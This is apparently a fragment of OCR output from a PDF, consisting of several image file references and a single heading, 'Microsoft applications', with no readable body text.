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

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



Microsoft applications



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

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

